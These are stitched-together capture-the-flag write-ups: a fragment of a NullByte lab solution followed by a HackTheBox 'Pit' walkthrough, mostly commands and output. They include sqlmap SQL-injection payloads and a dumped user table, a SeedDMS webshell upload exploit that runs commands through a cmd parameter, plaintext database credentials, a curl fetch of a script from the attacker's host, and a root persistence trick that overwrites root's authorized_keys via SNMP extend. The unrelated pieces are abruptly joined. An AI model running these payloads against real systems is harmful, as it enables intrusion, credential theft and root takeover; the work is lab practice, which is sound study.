
Type: time-based blind Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP) Payload: usrtosearch=1111" AND (SELECT 5358 FROM (SELECT(SLEEP(5)))oBUJ)-- bKCB Type: UNION query Title: MySQL UNION query (NULL) - 3 columns Payload: usrtosearch=1111" UNION ALL SELECT NULL,CONCAT(0x716b767671,0x564b5772465344646f7a6a79776666466b735572476570706b70585a4a704d624f704e54684f5172,0x7171706b71),NULL# --- [21:53:36] [INFO] the back-end DBMS is MySQL back-end DBMS: MySQL >= 5.5 [21:53:36] [INFO] fetching columns for table 'users'in database 'seth' [21:53:36] [INFO] fetching entries for table 'users'in database 'seth' Database: seth Table: users [2 entries] +----+---------------------------------------------+--------+------------+ | id | pass | user | position | +----+---------------------------------------------+--------+------------+ | 1 | YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE | ramses | <blank> | | 2 | --not allowed-- | isis | employee | +----+---------------------------------------------+--------+------------+
[21:53:36] [INFO] table 'seth.users' dumped to CSV file '/root/.sqlmap/output/192.168.56.106/dump/seth/users.csv' [21:53:36] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.106'
root@kali:~# ssh ramses@192.168.56.106 -p 777 The authenticity of host '[192.168.56.106]:777 ([192.168.56.106]:777)' can't be established. ECDSA key fingerprint is SHA256:H/Y/TKggtnCfMGz457Jy6F6tUZPrvEDD62dP9A3ZIkU. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '[192.168.56.106]:777' (ECDSA) to the list of known hosts. ramses@192.168.56.106's password:
The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Last login: Sun Aug 2 01:38:58 2015 from 192.168.1.109 ramses@NullByte:~$ id uid=1002(ramses) gid=1002(ramses) groups=1002(ramses) ramses@NullByte:~$ whoami ramses
ramses@NullByte:~$ cd /var/www/backup/ ramses@NullByte:/var/www/backup$ ls procwatch readme.txt ramses@NullByte:/var/www/backup$ cat readme.txt I have to fix this mess... ramses@NullByte:/var/www/backup$ ./procwatch PID TTY TIME CMD 1664 pts/0 00:00:00 procwatch 1665 pts/0 00:00:00 sh 1666 pts/0 00:00:00 ps

# cd /root # ls proof.txt # cat proof.txt adf11c7a9e6523e630aaf3b9b7acb51d
It seems that you have pwned the box, congrats. Now you done that I wanna talk with you. Write a walk & mail at xly0n@sigaint.org attach the walk and proof.txt If sigaint.org is down you may mail at nbsly0n@gmail.com
USE THIS PGP PUBLIC KEY
-----BEGIN PGP PUBLIC KEY BLOCK----- Version: BCPG C# v1.6.1.0
不好意思,这次还是没有找到希腊某位大佬的傻瓜式一键通关脚本,i am so sorry about this…It’s a pity…
The end,to be continue…
SNMP 扩展命令与目录 ACL
SNMP 信息、SeedDMS 配置和系统账户构成前半链,扩展 OID 触发的脚本受目录 ACL 控制。原文保留仅可写不可列目录的差异。
来源 pit · 原记录 2021-05-22 · 32 个代码块 · 5 处图片引用
查看分析过程、攻击步骤与完整代码
introduce
OS: Linux Difficulty: Medium Points: 30 Release: 15 May 2021 IP: 10.10.10.241
information gathering
first use nmap as usaul
1 2 3 4 5 6
┌──(root💀kali)-[~/hackthebox/machine/pit] └─# nmap -sV -v -p- --min-rate=10000 10.10.10.241 PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.0 (protocol 2.0) 80/tcp open http nginx 1.14.1 9090/tcp open ssl/zeus-admin?
Initial Nmap scan reveals the machine is running SSH and HTTP/s service. Port 9090 is HTTPS, the TLS certificate discloses hostname. Let’s add hostname to hosts file.
1
10.10.10.241 pit.htb dms-pit.htb
The HTB tweet gives us a small hint about the box. “Walk”, as in SNMP.
Let’s do a quick UDP ping and find whether SNMP port is open or closed.
Starting Nping 0.7.91 ( https://nmap.org/nping ) at 2021-05-21 12:27 EDT SENT (0.0718s) UDP 10.10.14.18:53 > 10.10.10.241:161 ttl=64 id=30254 iplen=28 SENT (1.0721s) UDP 10.10.14.18:53 > 10.10.10.241:161 ttl=64 id=30254 iplen=28 Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A Raw packets sent: 2 (56B) | Rcvd: 0 (0B) | Lost: 2 (100.00%) Nping done: 1 IP address pinged in 2.11 seconds
As you can see we can able to send UDP packets to SNMP port. It is open, we can confirm by running NMAP scan on the port.
1 2 3 4 5 6 7 8 9 10 11 12
┌──(root💀kali)-[~/hackthebox/machine/pit] └─# nmap -sU -p161,162 -sV pit.htb Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-21 12:28 EDT Nmap scan report for pit.htb (10.10.10.241) Host is up (0.35s latency).
PORT STATE SERVICE VERSION 161/udp open snmp SNMPv1 server; net-snmp SNMPv3 server (public) 162/udp filtered snmptrap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 5.63 seconds
As you can see we got the version information of SNMP and it also disclosed it is using ‘Public’ community string for authentication. Public community string is used as password to send request to SNMP server to reveal information and it is default community string. Public string has only read access, it cannot write to SNMP.
Let’s find what SNMP can disclose for us. We will use below perl script, as it can perform multi- threading and parse usable information.
snmp
For NetAddr Error: https://metacpan.org/pod/release/MIKER/NetAddr-IP-4.079/IP.pm#INSTALLATION
If you have multiple IPs to scan give a text file and increase the thread size from 1 to 8 or 16 or 32. Upon completion it generates a file (named as IP of target) with all the information it has collected.
┌──(root💀kali)-[~/hackthebox/machine/pit] └─# head 10.10.10.241.snmp .1.3.6.1.2.1.1.1.0 = STRING: Linux pit.htb 4.18.0-240.22.1.el8_3.x86_64 #1 SMP Thu Apr 8 19:01:30 UTC 2021 x86_64 .1.3.6.1.2.1.1.2.0 = OID: .1.3.6.1.4.1.8072.3.2.10 .1.3.6.1.2.1.1.3.0 = Timeticks: (6114324) 16:59:03.24 .1.3.6.1.2.1.1.4.0 = STRING: Root <root@localhost> (configure /etc/snmp/snmp.local.conf) .1.3.6.1.2.1.1.5.0 = STRING: pit.htb .1.3.6.1.2.1.1.6.0 = STRING: Unknown (edit /etc/snmp/snmpd.conf) -----SNIP-------- .1.3.6.1.4.1.2021.9.1.2.2 = STRING: /var/www/html/seeddms51x/seeddms .1.3.6.1.4.1.2021.9.1.3.1 = STRING: /dev/mapper/cl-root .1.3.6.1.4.1.2021.9.1.3.2 = STRING: /dev/mapper/cl-seeddms -----SNIP-------- .1.3.6.1.4.1.8072.1.3.2.2.1.2.10.109.111.110.105.116.111.114.105.110.103 = STRING: /usr/ bin/monitor -----SNIP-------- Database status OK - Connection to database successful. System release info CentOS Linux release 8.3.2011 SELinux Settings user -----SNIP-------- Login Name SELinux User MLS/MCS Range Service __default__ unconfined_u s0-s0:c0.c1023 * michelle user_u s0 * root unconfined_u s0-s0:c0.c1023 * System uptime 09:59:08 up 17:00, 2 users, load average: 0.00, 0.00, 0.00 -----SNIP--------
We got Linux Kernel version, web directory, OS version, username and binary location. These information will be useful in further steps.
Let’s access HTTPS service.
1
https://10.10.10.241:9090/
If we read the page source, the we’d find that this is a ”cockpit web console”, it allows admin/ users to perfrom limited/Administrative tasks on server.
I tried SSRF for version 234 and it is not useful in our situation. Let’s check the other HTTP server.
It is forbidden for us to access. Perhaps there’s a different directory which we can access. I ran GoBuster and found out nothing. Code Execution In SNMP dump, we saw something related to DMS.
Upon quick google, we find that “SeedDMS” is an open-source document management system. Let’s try to append the directory name in web address bar and access.
We get this login page. If we try to login via common credentials then it fails. But, if we try the username which we found via SNMP enumeration then it would work.
1
michelle/michelle
Once we login, we’d see a note from administrator saying that they have upgraded the software to 5.1.15 from 5.1.10.
Let’s do quick search for an exploit to this version.
Step 1: Login to the application and under any folder add a document. Step 2: Choose the document as a simple php backdoor file or any backdoor/webshell could be used.
Step 3: Now after uploading the file check the document id corresponding to the document. Step 4: Now go to example.com/data/1048576/"document_id"/1.php?cmd=cat+/etc/passwd to get the command response in browser.
Note: Here "data" and "1048576" are default folders where the uploaded files are getting saved.
We just need to upload webshell on machine and access via from default directory and document ID. The file name will be changed to 1.php. For some reason we webshell which gives reverse connection doesn’t work, so we have to use the above mentioned php code to execute commands.
Save that php code in file and we need to upload it in the “Michelle’s” folder.
It doesn’t really matter what you name the file, it get turned to 1.php. If you look over “download” button the you’d find the document ID, which is required to access the php file.
Note: On machine a clean-up script is running and it deletes the uploaded file after every 5 minutes.
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin dbus:x:81:81:System message bus:/:/sbin/nologin systemd-coredump:x:999:997:systemd Core Dumper:/:/sbin/nologin systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin polkitd:x:998:995:User for polkitd:/:/sbin/nologin unbound:x:997:994:Unbound DNS resolver:/etc/unbound:/sbin/nologin sssd:x:996:992:User for sssd:/:/sbin/nologin chrony:x:995:991::/var/lib/chrony:/sbin/nologin sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin michelle:x:1000:1000::/home/michelle:/bin/bash setroubleshoot:x:994:990::/var/lib/setroubleshoot:/sbin/nologin cockpit-ws:x:993:989:User for cockpit-ws:/nonexisting:/sbin/nologin mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin nginx:x:992:988:Nginx web server:/var/lib/nginx:/sbin/nologin apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin cockpit-wsinstance:x:991:987:User for cockpit-ws instances:/nonexisting:/sbin/nologin rngd:x:990:986:Random Number Generator Daemon:/var/lib/rngd:/sbin/nologin
We got command execution. But, due to some reason we can’t able to get reverse connection on our machine. Let’s search for any stored credentials on target machine.
Initial Access If we visit the configuration directory and access the settings.xml file then we will get MYSQL creds.
<pre><?xml version="1.0" encoding="UTF-8"?> <configuration> <site> <!-- siteName: Name of site used in the page titles. Default: SeedDMS - footNote: Message to display at the bottom of every page - printDisclaimer: iftrue the disclaimer message the lang.inc files will be print on the bottom of the page - language: default language (name of a subfolder in folder "languages") - theme: default style (name of a subfolder in folder "styles") --> <display siteName="SeedDMS" footNote="SeedDMS free document management system - www.seeddms.org" printDisclaimer="true" language="en_GB" theme="bootstrap" previewWidthList="40" previewWidthDetail="100" availablelanguages="" showFullPreview="false" convertToPdf="false" previewWidthMenuList="40" previewWidthDropFolderList="100" maxItemsPerPage="0" incItemsPerPage="0"> </display> <!-- strictFormCheck: Strict form checking. If set to true, then all fields in the form will be checked for a value. If set to false, then (most) comments and keyword fields become optional. Comments are always required when submitting a review or overriding document status. - viewOnlineFileTypes: files with one of the following endings can be viewed online (USE ONLY LOWER CASE CHARACTERS) - enableConverting: enable/disable converting of files - enableEmail: enable/disable automatic email notification - enableUsersView: enable/disable group and user view for all users - enableFullSearch: false to don't use fulltext search - enableLanguageSelector: false to don't show the language selector after login - enableClipboard: false to hide the clipboard - enableFolderTree: false to don't show the folder tree - expandFolderTree: 0 to start with tree hidden - 1 to start with tree shown and first level expanded - 2 to start with tree shown fully expanded - stopWordsFile: path to stop word file for indexer - sortUsersInList: how to sort users in lists ('fullname' or '' (default)) --> <edition strictFormCheck="false" viewOnlineFileTypes=".txt;.text;.html;.htm;.xml;.pdf;.gif;.png;.jpg;.jpeg" enableConverting="true" enableEmail="true" enableUsersView="true" enableFullSearch="true" enableClipboard="false" enableFolderTree="true" expandFolderTree="1" enableLanguageSelector="true" stopWordsFile="" sortUsersInList="" enableDropUpload="false" enableRecursiveCount="false" maxRecursiveCount="0" enableThemeSelector="false" fullSearchEngine="sqlitefts" sortFoldersDefault="u" editOnlineFileTypes="" enableMenuTasks="false" enableHelp="false" defaultSearchMethod="database" libraryFolder="0" maxSizeForFullText="0" showSingleSearchHit="false" enableSessionList="false" enableDropFolderList="false" enableMultiUpload="false" defaultDocPosition="end"> </edition> <!-- enableCalendar: enable/disable calendar - calendarDefaultView: calendar default view ("w" for week,"m" for month,"y" for year) - firstDayOfWeek: first day of the week (0=sunday, 6=saturday) --> <calendar enableCalendar="true" calendarDefaultView="y" firstDayOfWeek="0"> </calendar> <webdav enableWebdavReplaceDoc="true"/></site> <system> <!-- rootDir: Path to where SeedDMS is located - httpRoot: The relative path in the URL, after the domain part. Do not include the - http:// prefix or the web host name. e.g. If the full URL is - http://www.example.com/seeddms/, set $_httpRoot = "/seeddms/". - If the URL is http://www.example.com/, set $_httpRoot = "/". - contentDir: Where the uploaded files are stored (best to choose a directory that - is not accessible through your web-server) - stagingDir: Where partial file uploads are saved - luceneDir: Where the lucene fulltext index iѕ saved - logFileEnable: set false to disable log system - logFileRotation: the log file rotation (h=hourly, d=daily, m=monthly) - enableLargeFileUpload: support for jumploader - partitionsize: size of chunk uploaded by jumploader - dropFolderDir: where files for document upload are located - cacheDir: where the preview images are saved --> <server rootDir="/var/www/html/seeddms51x/seeddms/" httpRoot="/seeddms51x/seeddms/" contentDir="/var/www/html/seeddms51x/data/" stagingDir="/var/www/html/seeddms51x/data/staging/" luceneDir="/var/www/html/seeddms51x/data/lucene/" logFileEnable="true" logFileRotation="d" enableLargeFileUpload="false" partitionSize="2000000" cacheDir="/var/www/html/seeddms51x/data/cache/" dropFolderDir="" backupDir="" repositoryUrl="" maxUploadSize="" enableXsendfile="false"> </server> <!-- enableGuestLogin: If you want anybody to login as guest, set the following line to true - note: guest login should be used only in a trusted environment - enablePasswordForgotten: Allow users to reset their password - restricted: Restricted access: only allow users to log in if they have an entry in the local database (irrespective of successful authentication with LDAP). - enableUserImage: enable users images - disableSelfEdit: if true user cannot edit his own profile - passwordStrength: minimum strength of password, set to 0 to disable - passwordExpiration: number of days after password expires - passwordHistory: number of remembered passwords - passwordStrengthAlgorithm: algorithm used to calculate password strenght (simple or advanced) - encryptionKey: arbitrary string used for creating identifiers --> <authentication enableGuestLogin="false" enablePasswordForgotten="false" restricted="true" enableUserImage="false" disableSelfEdit="false" passwordStrength="0" passwordStrengthAlgorithm="simple" passwordExpiration="10" passwordHistory="0" loginFailure="0" autoLoginUser="0" quota="0" undelUserIds="" encryptionKey="cfecb42d13f2e1666cddde56991a2cbf" cookieLifetime="0" enableGuestAutoLogin="false" defaultAccessDocs="0"> <connectors> <!-- ***** CONNECTOR LDAP ***** - enable: enable/disable connector - type: type of connector ldap / AD - host: hostname of the authentification server - URIs are supported, e.g.: ldaps://ldap.host.com - port: port of the authentification server - baseDN: top level of the LDAP directory tree --> <connector enable="false" type="ldap" host="ldaps://ldap.host.com" port="389" baseDN="" bindDN="" bindPw=""> </connector> <!-- ***** CONNECTOR Microsoft Active Directory ***** - enable: enable/disable connector - type: type of connector ldap / AD - host: hostname of the authentification server - port: port of the authentification server - baseDN: top level of the LDAP directory tree - accountDomainName: sample: example.com --> <connector enable="false" type="AD" host="ldap.example.com" port="389" baseDN="" accountDomainName="example.com" bindDN="" bindPw=""> </connector> </connectors> </authentication> <!-- - dbDriver: DB-Driver used by adodb (see adodb-readme) - dbHostname: DB-Server - dbDatabase: database where the tables for seeddms are stored (optional - see adodb-readme) - dbUser: username for database-access - dbPass: password for database-access --> <database dbDriver="mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms" dbPass="ied^ieY6xoquu" doNotCheckVersion="false"> </database> <!-- smtpServer: SMTP Server hostname - smtpPort: SMTP Server port - smtpSendFrom: Send from --> <smtp smtpServer="localhost" smtpPort="25" smtpSendFrom="seeddms@localhost" smtpUser="" smtpPassword=""/> </system> <advanced> <!-- siteDefaultPage: Default page on login. Defaults to out/out.ViewFolder.php - rootFolderID: ID of root-folder (mostly no need to change) - titleDisplayHack: Workaround for page titles that go over more than 2 lines. --> <display siteDefaultPage="" rootFolderID="1" titleDisplayHack="true" showMissingTranslations="false"> </display> <!-- guestID: ID of guest-user used when logged in as guest (mostly no need to change) - adminIP: if enabled admin can login only by specified IP addres, leave empty to avoid the control - NOTE: works only with local autentication (no LDAP) --> <authentication guestID="2" adminIP=""> </authentication> <!-- enableAdminRevApp: false to don't list administrator as reviewer/approver - versioningFileName: the name of the versioning info file created by the backup tool - workflowMode: 'traditional' or 'advanced' - enableVersionDeletion: allow to delete versions after approval - enableVersionModification: allow to modify versions after approval - enableDuplicateDocNames: allow duplicate names in a folder --> <edition enableAdminRevApp="false" versioningFileName="versioning_info.txt" workflowMode="traditional" enableVersionDeletion="true" enableVersionModification="true" enableDuplicateDocNames="true" enableOwnerRevApp="false" enableSelfRevApp="false" presetExpirationDate="" overrideMimeType="false" initialDocumentStatus="0" enableAcknowledgeWorkflow="" enableRevisionWorkflow="" advancedAcl="false" enableUpdateRevApp="false" removeFromDropFolder="false" allowReviewerOnly="false"> </edition> <!-- enableNotificationAppRev: true to send notifation if a user is added as a reviewer or approver --> <notification enableNotificationAppRev="true" enableOwnerNotification="false" enableNotificationWorkflow="false"> </notification> <!-- coreDir: Path to SeedDMS_Core (optional) - luceneClassDir: Path to SeedDMS_Lucene (optional) - contentOffsetDir: To work around limitations in the underlying file system, a new - directory structure has been devised that exists within the content - directory ($_contentDir). This requires a base directory from which - to begin. Usually leave this to the default setting, 1048576, but can - be any number or string that does not already exist within $_contentDir. - maxDirID: Maximum number of sub-directories per parent directory. Default: 0, use 31998 (maximum number of dirsin ext3) for a multi level content directory. - updateNotifyTime: users are notified about document-changes that took place within the last "updateNotifyTime" seconds - extraPath: Path to addtional software. This is the directory containing additional software like the adodb directory, or the pear Log package. This path will be added to the php include path --> <server coreDir="" luceneClassDir="" contentOffsetDir="1048576" maxDirID="0" updateNotifyTime="86400" extraPath="/var/www/html/seeddms51x/pear/" maxExecutionTime="30" cmdTimeout="10"> </server> <converters target="fulltext"> <converter mimeType="application/pdf">pdftotext -nopgbrk %s - | sed -e 's/ [a-zA-Z0-9.]\{1\} / /g' -e 's/[0-9.]//g'</converter> <converter mimeType="application/msword">catdoc %s</converter> <converter mimeType="application/vnd.ms-excel">ssconvert -T Gnumeric_stf:stf_csv -S %s fd://1</converter> <converter mimeType="audio/mp3">id3 -l -R %s | egrep '(Title|Artist|Album)' | sed 's/^[^:]*: //g'</converter> <converter mimeType="audio/mpeg">id3 -l -R %s | egrep '(Title|Artist|Album)' | sed 's/^[^:]*: //g'</converter> <converter mimeType="text/plain">cat %s</converter> </converters>
MYSQL DB is not accessible to other IPs as it is bound to localhost only. Let’s try these this password with admin/root/michelle user on “cockpit web console”. I tried these creds to access SSH, but unfortunately SSH is configured to allow only Public-Private keys not password.

and we got user.txt
1 2 3 4 5 6
[michelle@pit ~]$ id uid=1000(michelle) gid=1000(michelle) groups=1000(michelle) context=user_u:user_r:user_t:s0 [michelle@pit ~]$ ls user.txt [michelle@pit ~]$ cat user.txt bc22c2a8b56625680ca457a243dd2a84
I ran through LinPeas on the machine in search for any paths to escalate privileges, but couldn’t find any.
Privilege Escalation
If we remember SNMP dump we found that there’s a binary file is being run on the machine.
for script in /usr/local/monitoring/check*sh do /bin/bash $script done
It’s a script being run from another location. Let’s check that out.
1 2
[michelle@pit ~]$ ls -la /usr/local/monitoring/ ls: cannot open directory '/usr/local/monitoring/': Permission denied
We cannot list content of this directory, let’s check what permission we have for this directory
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15
[michelle@pit ~]$ ls -la /usr/local/ total 0 drwxr-xr-x. 13 root root 149 Nov 3 2020 . drwxr-xr-x. 12 root root 144 May 10 05:06 .. drwxr-xr-x. 2 root root 6 Nov 3 2020 bin drwxr-xr-x. 2 root root 6 Nov 3 2020 etc drwxr-xr-x. 2 root root 6 Nov 3 2020 games drwxr-xr-x. 2 root root 6 Nov 3 2020 include drwxr-xr-x. 2 root root 6 Nov 3 2020 lib drwxr-xr-x. 3 root root 17 May 10 05:06 lib64 drwxr-xr-x. 2 root root 6 Nov 3 2020 libexec drwxrwx---+ 2 root root 122 May 21 13:55 monitoring drwxr-xr-x. 2 root root 6 Nov 3 2020 sbin drwxr-xr-x. 5 root root 49 Nov 3 2020 share drwxr-xr-x. 2 root root 6 Nov 3 2020 src
We have read/write/execute permission for this directory and also + is there, it simply means ACLs are implemented on this directory. In simple terms extended permissions. let’s check the extended permissions.
As you can see, owner is root, other users have full permission but ‘Michelle’ user has only write and execute permission. Let’s try to create a file and find out.
1 2 3
[michelle@pit ~]$ echo"test" > /usr/local/monitoring/demo.txt [michelle@pit ~]$ cat /usr/local/monitoring/demo.txt test
It worked, we can dump shell file inside this directory and call it via SNMPwalk. First we need to create a shell file with our SSH public keys, upon execution it should copy keys to root’s SSH directory.
1 2 3 4 5 6
[michelle@pit ~]$ curl http://10.10.14.18:82/check.sh -o check.sh % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 100 598 100 598 0 0 862 0 --:--:-- --:--:-- --:--:-- 862 [michelle@pit ~]$ cat check.sh echo"ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDMR1r7B7aiEe6j+wBsVumAFqFXCiqw2iSrcg1S7rC1BdlVqr8YfWnT6e/e3+TAJk9idtLz/wN2MkupWtI1ddtNTJz31RQb0WMGjq7p8Usg0uIYhQH0PTN/GmPXDhqLIPcbTnNQMcV2PnwM07eXxQH0+s9rqVO8cR2z2f35bKe3WrHNnT7NwfOoWqNJxh+V8OGgfF8LhS0E46I6co76MJAIsX24Zs9r/dY+JPOlJlS3K2Kf3xSfPAScQeWip1WYY9depVuQywk12kOUikzGNjlQ4phNba47VjfycyV34cLw0/vQcDv5hMCfaK+hoE5rBXysnVx/f3n3zRYMLomgveQUCLBYUwJPE2t0VzeeX4W9wxrAOl2Njx5TI4cEFnmlp/6lO/iK+aC6BSBRxU19jS2fUchiN9PMgLSYGzhuIxOLvvd9AlaOYPNM7a5AfjzzO+gd1fv/Mb9EIZCKibtvpHp0eomnSDcDz/b9FNpbvg6V5NBVy2VaufcRbiBDD6cTS00= root@kali" > /root/.ssh/authorized_keys
Now we need to copy this file to monitoring directory.
1
cp check.sh /usr/local/monitoring/
Make sure you can read the file after copying it to monitoring directory.

Note: ‘1.3.6.1.4.1.8072.1.3.2’ is called as OID (Object Identifiers). It is an address used to uniquely identify managed devices and their statuses in a network.
We can easily match the number for the following numbers 1.3.6.1.4.1 with above SNMP MIB (management information base) tree structure. The following number 8072 is device/application manufacturer (netSnmp) and remaining numbers 1.3.2.2.1.2 are part of netExtensions. Below is the complete description of OID.
As you can see the OID value is given for a string and that string is monitor script. When we run SNMPwalk from Kali Linux, on target root runs on behalf to execute those script.
